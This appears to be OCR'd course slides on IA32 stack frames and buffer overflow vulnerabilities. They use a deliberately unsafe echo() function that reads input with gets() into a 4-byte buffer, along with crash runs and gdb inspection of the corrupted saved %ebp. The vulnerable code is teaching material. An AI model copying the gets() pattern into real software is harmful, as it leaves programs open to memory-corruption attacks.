

```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

Observation: Saved and restored register %ebx

swap Finish #2

swap's Stack








```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

swap Finish #2

swap's Stack




Resulting Stack





```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

swap Finish #2

swap's Stack








```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

swap Finish #3

swap's Stack




Resulting Stack





```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

swap Finish #4

swap's Stack








```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

swap Finish #4

swap's Stack



Resulting Stack




```
movl -4(%ebp),%ebx
movl %ebp,%esp
popl %ebp
ret
```

- **Observation**
  - Saved & restored register %ebx
  - Didn't do so for %eax, %ecx, or %edx

Buffer Overflow Vulnerability

A simple code

```
int main()
{
  printf("Type a string:");
  echo();
  return 0;
}
```

```
/* Echo Line */
void echo()
{
    char buf[4];  // Way too small!
    gets(buf); // gets a string from stdin
    puts(buf); // prints buf to stdout
}
```

```
unix>./bufdemo
Type a string:123
stdout:??
```

```
unix>./bufdemo
Type a string:12345
stdout:??
```

```
unix>./bufdemo
Type a string:12345678
stdout:??
```


Buffer Overflow Executions

```
unix>./bufdemo
Type a string:123
123
```

```
unix>./bufdemo
Type a string:12345
Segmentation Fault
```

```
unix>./bufdemo
Type a string:12345678
Segmentation Fault
```

Buffer Overflow Stack





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
   pushl %ebp    # Save %ebp on stack
   movl %esp,%ebp
   subl $20,%esp # Allocate stack space
   pushl %ebx    # Save %ebx
   addl $-12,%esp   # Allocate stack space
   leal -4(%ebp),%ebx  # Compute buf as %ebp-4
   pushl %ebx    # Push buf on stack
   call gets # Call gets
   . . .
```


Buffer Overflow Stack Example

```
unix> gdb bufdemo
(gdb) break echo
Breakpoint 1 at 0x8048583
(gdb) run
Breakpoint 1, 0x8048583 in echo ()
(gdb) print /x *(unsigned *)$ebp
$1 = 0xbffff8f8
(gdb) print /x *((unsigned *)$ebp + 1)
$3 = 0x804864d
```





```
8048648:   call 804857c <echo>
804864d:   mov  0xffffffe8(%ebp),%ebx # Return Point
```

Buffer Overflow Example #1



Buffer Overflow Stack Example #2



Input = "12345"


Saved value of %ebp set to 0xbfff0035

Bad news when later attempt to restore %ebp

echo code:

```
8048592:   push   %ebx
8048593:   call   80483e4 <_init+0x50>  # gets
8048598:   mov    0xfffffff8(%ebp),%ebx
804859b:   mov    %ebp,%esp
804859d:   pop    %ebp # %ebp gets set to invalid value
804859e:   ret
```

Buffer Overflow Stack Example #3




```
8048648:   call 804857c <echo>
804864d:   mov  0xfffffff8(%ebp),%ebx # Return Point
```

String Library Code


- Implementation of Unix function `gets()`
  - No way to specify limit on number of characters to read

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getc();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getc();
    }
    *p = '\0';
    return dest;
}
```

- Similar problems with other Unix functions
  - `strcpy`: Copies string of arbitrary length
  - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Malicious Use of Buffer Overflow

